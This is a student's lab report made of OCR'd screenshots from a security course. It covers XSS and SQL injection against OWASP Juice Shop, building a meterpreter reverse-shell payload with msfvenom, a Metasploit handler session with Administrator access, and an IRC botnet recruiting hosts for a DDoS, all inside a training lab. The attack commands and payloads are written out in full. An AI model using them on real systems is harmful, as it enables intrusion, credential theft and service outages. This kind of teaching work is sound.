Student: Kanchan Chopde	Email: hq0656@wayne.edu


Time on Task: 3 hours, 44 minutes	Progress: 100%

Report Generated: Saturday, March 23, 2024 at 3:50 PM

Section 1: Hands-On Demonstration

Part 1: Perform an Injection Attack

11. **Make a screen capture** showing the **DOM XSS dialog box**.




Assessing Common Attack Vectors (4e)
vWorkstation
2024-03-17 18:51:59
Kanchan Chopde

juiceshop.com/#/search?q=<ifra...t:alert('xss')">

juiceshop.com

xss

21. **Make a screen capture** showing the **successful admin login**.



Assessing Common Attack Vectors (4e)
vWorkstation
2024-03-17 18:57:47
Kanchan Chopde


juiceshop.com/#/search

You successfully solved a challenge: Error Handling (Provoke an error that is neither very grac

You successfully solved a challenge: Login Admin (Log in with the administrator's user account

admin@juice-sh.op

26. **Make a screen capture** showing the **successful Reflected XSS injection**.



Assessing Common Attack Vectors (4e)
vWorkstation
2024-03-17 21:41:18
Kanchan Chopde

juiceshop.com/#/track-result?id= [illegible] ascript:alert(`xss`)">

You successfully solved a challenge: Ref [illegible] e src="javascript:alert(`xss`)">.)

Welcome to OWASP Juice Shop!


juiceshop.com

xss

OK

risks in modern web applications. The *OWASP Juice Shop* is an open-source project hosted by the non-profit Open Web Application Security Project (OWASP) and is developed and maintained by volunteers. Check out the link below for more information and documentation on the project.

42. **Make a screen capture** showing the **user with the @owasp.org email**.




juiceshop.com/rest/products/sear…ECT id,email,password,4,5,6

```
    deletedAt:      null
▼ 25:
    id:             13
    name:           "bjoern@owasp.org"
    description:    "9283f1b2e9669749081963be0462e466"
    price:          4
    deluxePrice:    5
    image:          6
    createdAt:      7
    updatedAt:      8
    deletedAt:      9
▼ 26:
    id:             14
    name:           "OWASP Juice Shop Magnets (16pcs)"
  ▼ description:    "Your fridge will be even cooler with these OWASP Juice Shop or CTF Extension logo <a href=\"https://www.stickeryou.com
```


Part 2: Perform a Malware Attack

6. **Make a screen capture** showing the **msfvenom output**.



```
┌──(kali㉿kali)-[~]
└─$ mkdir payloads

┌──(kali㉿kali)-[~]
└─$ cd payloads

┌──(kali㉿kali)-[~/payloads]
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=202.20.2.4 LPORT=4444 -f exe
 -o malwarePayload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: malwarePayload.exe

┌──(kali㉿kali)-[~/payloads]
└─$
```

23. **Make a screen capture** showing the **Opening malwarePayload.exe dialog box**.



Opening malwarePayload.exe

You have chosen to open:

malwarePayload.exe

which is: DOS/Windows executable (7.0 KB)
from: http://202.20.2.4:8080

What should Firefox do with this file?


● Open with: Engrampa Archive Manager (default)

○ Save File

□ Do this automatically for files like this from now on.

Cancel OK

36. **Make a screen capture** showing the **output of the sysinfo command**.




```
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 202.20.2.4
lhost => 202.20.2.4
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 202.20.2.4:4444
[*] Sending stage (200262 bytes) to 201.10.1.1
[*] Meterpreter session 1 opened (202.20.2.4:4444 -> 201.10.1.1:21933 ) at 2024-03-22
13:27:18 -0400

meterpreter > getuid
Server username: VWORKSTATION\Administrator
meterpreter > sysinfo
Computer        : VWORKSTATION
OS              : Windows 2016+ (10.0 Build 20348).
Architecture    : x64
System Language : en_US
Domain          : SECURELABSONDEM
Logged On Users : 7
Meterpreter     : x64/windows
meterpreter >
```

Section 2: Applied Learning


Part 1: Perform a Distributed Denial-of-Service Attack

25. **Make a screen capture** showing the **newly recruited hosts**.



```
 Try to take over the world...
13:41 < alfred_deborouter> 22/tcp open  ssh
13:41 < alfred_deborouter> 23/tcp open  telnet
13:41 < alfred_deborouter>
13:41 < alfred_deborouter> Nmap done: 256 IP addresses (6 hosts up) scanned in
                           28.21 seconds
13:41 < alfred_deborouter>
13:42 < kali> .recruit alfred_deborouter
13:42 < alfred_deborouter> Searching for signs of unintelligent life...
13:43 < alfred_deborouter> ...found, left a calling card.
13:43 -!- qUAKe2600 [qUAKe2600@204.40.4.46] has joined #c2
13:43 -!- LINKST-rt65 [LINKST-rt65@204.40.4.36] has joined #c2
13:43 -!- COMM1984 [COMM1984@204.40.4.26] has joined #c2
13:43 -!- Satari102 [Satari102@204.40.4.16] has joined #c2
13:43 < kali> .muster
13:43 < TargetPi> Let us have a go
13:43 < TargetLinux02> Ready to rumble
13:43 < alfred_deborouter> Shotgun
13:43 < COMM1984> Shotgun
13:43 < Satari102> Poised to pounce
13:43 < qUAKe2600> Ready to rumble
13:43 < LINKST-rt65> Let us have a go
 [13:44] [kali] [2:debnet/#c2] [Act: 1]
[#c2]
```

28. **Make a screen capture** showing the **drisst.org webpage**.




Login

The DRISST project.

[illegible]

This project is the intellectual property of the Government of Narnia. If you would like to support it, please vote for platforms supporting fund allocation to DRISST and its affiliated projects

33. **Make a screen capture** showing the **failed connection to drisst.org**.




Assessing Common Attack Vectors (4e)
AttackLinux01
2024-03-22 13:53:57
Kanchan Chopde

The connection has timed out

The server at drisst.org is taking too long to respond.

- The site could be temporarily unavailable or too busy. Try again in a few moments.
- If you are unable to load any pages, check your computer's network connection.
- If your computer or network is protected by a firewall or proxy, make sure that Firefox is permitted to access the Web.

35. **Make a screen capture** showing the **"PF states limit reached" error message**.

